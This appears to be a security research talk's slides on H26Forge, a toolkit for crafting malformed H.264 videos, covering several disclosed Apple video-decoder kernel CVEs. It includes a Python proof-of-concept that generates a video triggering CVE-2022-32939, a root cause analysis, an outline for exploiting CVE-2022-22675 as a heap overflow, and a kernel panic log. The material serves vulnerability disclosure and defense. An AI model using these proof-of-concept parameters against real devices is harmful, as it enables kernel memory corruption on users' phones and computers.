- The 258<sup>th</sup> EPB location stored at overwritten index
  - Controls **the value we write**
  - Limited to small negative 32-bit values
- Exploitation requires:
  - Validly encoded bitstream
  - At least 258 EPBs
- Information leak is required to identify **where to write**
- **Can use H26Forge to tailor location of EPBs 257 and 258**



# Generating CVE-2022-32939 PoC Video

## Encode IAE

```
if( pic_order_cnt_type == 0 )
    log2_max_pic_order_cnt_lsb_n
else if( pic_order_cnt_type == 1 )
    delta_pic_order_always_zero_1
    offset_for_non_ref_pic
    offset_for_top_to_bottom_field
    num_ref_frames_in_pic_order
    for( i = 0; i < num_ref_frames_in_pic_order
        offset_for_ref_frame[ i ]
    }
```

```
1  ##
2  # too_many_epbs
3  #
4  # Generate a video that has too many emulation prevention bytes by
5  # setting really large num_ref_frames_in_pic_order_cnt_cycle
6  #
7  # Triggers CVE-2022-32939
8  ##
9  def too_many_epbs(ds):
10     print("\t Adding enough offset_for_ref_frame to get a large number of epbs")
11     sps_idx = 0
12
13     ds["spses"][sps_idx]["pic_order_cnt_type"] = 1 # Mandatory
14
15     # Set the pic_order_cnt_type == 1 syntax elements
16     ds["spses"][sps_idx]["delta_pic_order_always_zero_flag"] = False
17     ds["spses"][sps_idx]["offset_for_non_ref_pic"] = -1073741824
18     ds["spses"][sps_idx]["offset_for_top_to_bottom_field"] = -1073741824
19
20     # This generates 515 emulation prevention bytes
21     num_ref_frames_in_pic_order_cnt_cycle = 255
22     ds["spses"][sps_idx]["num_ref_frames_in_pic_order_cnt_cycle"] = num_ref_frames_in_pic_order_cnt_cycle
23     ds["spses"][sps_idx]["offset_for_ref_frame"] = [-1073741824] * (num_ref_frames_in_pic_order_cnt_cycle)
24
25     # Need to adjust the slice for a different pic_order_cnt_type
26     for i in range(len(ds["slices"])):
27         ds["slices"][i]["sh"]["delta_pic_order_cnt"] = [0, 0]
28
29     return ds
```

# Apple Mobile Hardware Video Decoder



## AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



Found 3 parsing vulnerabilities in  
AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write



## AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



CVE-2022-22675: AppleAVD H.264  
vulnerability exploited in the wild!

**Build upon existing RCA to get a  
heap overflow**

# CVE-2022-22675 as a Case Study

- CVE-2022-22675
  - **In-the-wild** Apple Kernel 0-day
  - Threat actor information not shared
  - Believed to be part of an exploit chain on macOS with Intel Graphics Driver information leak
  - Also impacts iOS
- Not known how it was exploited in the wild
- We demonstrate one potential exploitation path


## Full Details in the Paper

macOS Monterey 12.3.1  
Released March 31, 2022

AppleAVD  
Available for: macOS Monterey  
Impact: An application may be able to execute arbitrary code with kernel privileges  
Description: An out-of-bounds write issue was addressed with improved bounds checking. Apple is aware of a report that this issue may have been actively exploited.  
CVE-2022-22675: an anonymous researcher

Intel Graphics Driver  
Available for: macOS Monterey  
Impact: An application may be able to read kernel memory  
Description: An out-of-bounds read issue may lead to the disclosure of kernel memory and was addressed with improved input validation. Apple is aware of a report that this issue may have been actively exploited.  
CVE-2022-22674: an anonymous researcher

<https://support.apple.com/en-us/HT213220>



<https://wrv.github.io/h26forge.pdf>

# CVE-2022-22675: Root cause analysis

Missing bounds check for  
uint\_8t cpb\_cnt\_minus1

Dependent arrays  
expected max 32 elements

Can set to 255 to overflow  
neighboring H.264 syntax  
elements


```
hrd_parameters( ) {  
    cpb_cnt_minus1  
    bit_rate_scale  
    cpb_size_scale  
    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {  
        bit_rate_value_minus1[ SchedSelIdx ]  
        cpb_size_value_minus1[ SchedSelIdx ]  
        cbr_flag[ SchedSelIdx ]  
    }  
    initial_cpb_removal_delay_length_minus1  
    cpb_removal_delay_length_minus1  
    dpb_output_delay_length_minus1  
    time_offset_length  
}
```

# CVE-2022-22675 Exploitation Strategy Overview

Construct the bitstream in a way to trigger a Time-of-check to time-of-use (TOCTOU) condition

TOCTOU leads to heap overflow due to a sign extension in another loop bound (0x80 -> 0xffffffff80)

Can control stopping point.  
Repeated exploitation leads to arbitrary write heap overflow vulnerability





Q Find device

WR

iPhone SE (2020) (iPhone SE (2020) | 15.4 | 19E241 | ✓ Jailbroken)



Connect

Files

Apps

Network

CoreTrace

Messaging

Settings

Frida

Console

Port Forwarding

Sensors


Snapshots

## Console

View system logs

DOWNLOAD LOG

```
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2736128, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2736128, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2752512, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2752512, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2768896, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2768896, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2785280, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2785280, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2801664, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2801664, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2818048, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2818048, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2834432, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2834432, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2850816, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2850816, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2867200, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2867200, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2883584, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2883584, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2899968, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2899968, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2916352, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2916352, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2932736, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2932736, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2949120, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2949120, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2965504, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2965504, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2981888, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2981888, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2998272, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2998272, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3014656, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3014656, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3031040, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3031040, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3047424, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3047424, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3063808, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3063808, size 16384)  
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3080192, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 3080192, size 16384)
```





# Conclusion

Decoder complexity is significant, and video decoding attack surface is underexplored

# Codec Threat Landscape



## Risks and Concerns

- Actors are abusing this in-the-wild
- Defenses are sparse



## Positive Directions

- Stateless Video Decoder: parsing removed from the Linux kernel
- Performant software decoding: vulnerabilities can be isolated with sandboxing



**RLBox**



# Conclusion

Decoder complexity is significant, and video decoding attack surface is underexplored



Discovered serious vulnerabilities found in the iOS Kernel


# Types of Decoder Bugs

- Presented parser bugs that caused memory corruption
- Other issues discovered
  - DoS from undefined states
  - Information leakage
- Some issues were 0-click

```
panic(cpu 4 caller 0xfffffffff0082affd0): Unexpected fault in kernel static region
at pc 0xfffffffff0095a162c, lr 0xfffffffff00959db94 (saved state: 0xfffffffffeb17c33570)
    x0: 0xffffffffe3e7162000 x1: 0xfffffffffe6006b3934 x2: 0x000000000000003f x3: 0x0000000000000000
    x4: 0x0000000000000001 x5: 0x0000000000003c22 x6: 0x0000000000000000 x7: 0x0000000000000000
    x8: 0x0000000000000007 x9: 0xfffffffec041c8000 x10: 0xffffffffe133ab8000 x11: 0xffffffffe3e7162008
    x12: 0x00000000000020002 x13: 0x0000000000000006c x14: 0x0000000000006000 x15: 0x0000000000009000
    x16: 0xfffffffff041410000 x17: 0xee66ffec041c8000 x18: 0x0000000000000000 x19: 0xfffffffffeb17c33980
    x20: 0xffffffffe3e7162000 x21: 0x000000002b680010 x22: 0xfffffffffeb17c33980 x23: 0x0000000000000003
    x24: 0xffffffffe3e7162000 x25: 0xfffffffef4cd4c302c x26: 0xffffffffe6006b3964 x27: 0x0000000000000000
    x28: 0x0000000000000000 fp: 0xfffffffffeb17c338d0 lr: 0xfffffffff00959db94 sp: 0xfffffffffeb17c338c0
    pc: 0xfffffffff0095a162c cpsr: 0x80400204 esr: 0x96000006 far: 0xfffffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:2
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```





# Conclusion

Decoder complexity is significant, and video decoding attack surface is underexplored

Introduced H26Forge: toolkit to create specially crafted videos

Discovered serious vulnerabilities found in the iOS Kernel

**With H26Forge, the complexity of working with encoded videos is reduced, unlocking an underexplored attack surface**


# Going Forward

More codecs to explore

**H.265  
HEVC**  
High Efficiency Video Coding

**V VVC**

**AV1**




Warehouse-Scale Video Acceleration: Co-design and Deployment in the Wild

<https://gwern.net/doc/cs/hardware/2021-ranganathan.pdf>



We can all H26Forge a new path forward to a secure video infrastructure

**H26Forge**




# Going H26Forward

## Software Bill of Materials (SBOM)

User available System-on-Chip

BOM ☺



<https://www.mepits.com/uploads/ckeditor/images/psoc%20image.png>

## Secure Software Development Lifecycle (SDLC)


Video codec testing with H26Forge ☺



<https://dm1wsvj3kcu0.cloudfront.net/wp-content/uploads/2023/06/Planning-1.png>

## Memory-Safe Languages

H26Forge is written in Rust ☺







**Tools like H26Forge let developers/researchers/red teamers explore the syntax element space by generating specially crafted videos to explore decoder attack surfaces**

wrv@utexas.edu

Code and Paper are available



<https://github.com/h26forge/h26forge>



